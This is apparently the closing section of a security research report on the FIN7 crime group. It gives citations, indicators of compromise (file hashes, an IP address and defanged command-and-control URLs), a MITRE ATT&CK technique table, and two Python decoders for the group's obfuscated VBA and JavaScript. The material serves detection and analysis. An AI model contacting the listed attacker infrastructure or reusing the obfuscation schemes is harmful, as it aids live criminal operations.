[4] Ibid; Department of Justice. 2021. High-level organizer of notorious hacking group FIN7 sentenced to ten years in prison for a scheme that compromised tens of millions of debit and credit cards . April 16. Accessed August 17, 2021. https://www.justice.gov/usao-wdwa/pr/high-level-organizer-notorious-hacking-group-fin7-sentenced-ten-years-prison-scheme.

[5] Carr, Goody, Miller and Vengerik, On the Hunt.

[6] ESentire, Notorious Cybercrime Gang.

[7] Carr, Goody, Miller and Vengerik, On the Hunt.

[8] Trend Micro. 2021. Carbanak and FIN7 Attack Techniques. April 20. Accessed August 17, 2021. https://www.trendmicro.com/en_gb/research/21/d/carbanak-and-fin7-attack-techniques.html.

[9] SentinelOne. 2019. Deep Insight into "FIN7" Malware Chain: From Office Macro Malware to Lightweight JS Loader. October 3. Accessed August 19, 2021. https://labs.sentinelone.com/fin7-malware-chain-from-office-macro-malware-to-lightweight-js-loader/.

[10] Department of Justice, Three Members.

[11] Kaspersky. 2019. FIN7.5: the infamous cybercrime rig “FIN7” continues its activities. May 8. Accessed August 17, 2021. https://securelist.com/fin7-5-the-infamous-cybercrime-rig-fin7-continues-its-activities/90703/.

[12] Counter Threat Unit Research Team. 2019. REvil/Sodinokibi Ransomware. September 24. Accessed August 24, 2021. https://www.secureworks.com/research/revil-sodinokibi-ransomware; Singleton, Camille, Christopher Kiefer, and Ole Villadsen. 2020. Ransomware 2020: Attack Trends Affecting Organizations Worldwide. September 28. Accessed August 24, 2021. https://securityintelligence.com/posts/ransomware-2020-attack-trends-new-techniques-affecting-organizations-worldwide/.

[13] Department of Justice, High-level organizer.

[14] Ibid.

IOCs

Filename	Hash
Clients-Current_state-062021-0.doc	dc7c07bac0ce9d431f51e2620da93398
Clients-Progress-072021-7.doc	d17f58c6c9771e03342cdd33eb32e084
Clients-State-072021-4.doc	ad4a6a0ddeacdf0fc74c3b45b57a1316
Customers-State-072021-3.doc	de14cf1e58d288187680f5938e2250df
Clients-State-072021-4.doc	ad4a6a0ddeacdf0fc74c3b45b57a1316
Users-Progress-072021-1.doc	d60b6a8310373c9b84e6760c24185535
Users-Progress-072021-1.lnk	72149bbd364326618df00dc6b0e0b4c4
word_data.bin/word_data.js	0d12e8754adacc645a981426e69b91ec
word_data.bin/word_data.js	8f5302dafa90958117cbee992a0e09a9
word_data.bin/word_data.js	f4c77f40e325a420be4660370a97158c
word_data.bin/word_data.js	ce80bf89bbc800547039844d400ab27c
word_data.bin/word_data.js	41c48b16a01f0322b4e851aa4e1c4e0e

IP Address

85.14.253.178

Domains

tnskvggujjqfcskwk[.]com
https://bypassociation[.]com
https://bypassociation[.]com/images/sync?type=name
https://bypassociation[.]com/new?type=name
https://bypassociation[.]com/pictures/hide?type=name
https://bypassociation[.]com/pictures/show?type=name
https://bypassociation[.]com/images/hide?type=name
https://bypassociation[.]com/img/hide?type=name
https://bypassociation[.]com/img/add?type=name
https://bypassociation[.]com/images/add?type=name
https://bypassociation[.]com/info/hide?type=name

MITRE ATT&CK

Technique	ID	Name
Execution	T1059.005	Command and Scripting Interpreter: Visual Basic
	T1059.007	Command and Scripting Interpreter: Javascript
	T1204.002	User Execution: Malicious File
	T1047	Windows Management Instrument
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
	T1027	Obfuscated Files or Information
	T1497	Virtualization/Sandbox Evasion
	T1497.001	Virtualization/Sandbox: System Checks
Discovery	T1087.002	Account Discovery: Domain Account

Appendix

Script for deobfuscating VBA:

```
def fin_decode(list, keyS):

   keyOrd = [ord(l)for l in keyS]
   final_list = []
   count = 0

   for num in list:
       key_2 = keyOrd[count % len(keyS)]
       count += 1
       final_list.append(str(num - key_2))
   finalList = ' '.join(final_list)

   for n in range(0, len(final_list)):
       final_list[n] = int(final_list[n])
       let = chr(final_list[n])
       print(let, end='')
```

Script for deobfuscating the Javascript files:

```
def xor(data, key):

  dict = {'A': 0, 'B': 1, 'C': 2, 'D': 3, 'E': 4, 'F': 5, 'G': 6, 'H': 7, 'I': 8,
'J': 9, 'K': ","}

  length = len(key)
  dictD = [dict[d] for d in data]
  values = "".join(str(x) for x in dictD)
  values = values.strip(',')
  values = values.split(',')
  d = [int(k) for k in values]
  key_ord = [ord(m) for m in key]

  decode = ""
  count = 0

  for i in d:
      decode += chr(i ^ key_ord[count % length])
      count += 1
  print(decode)
```

Topics: Research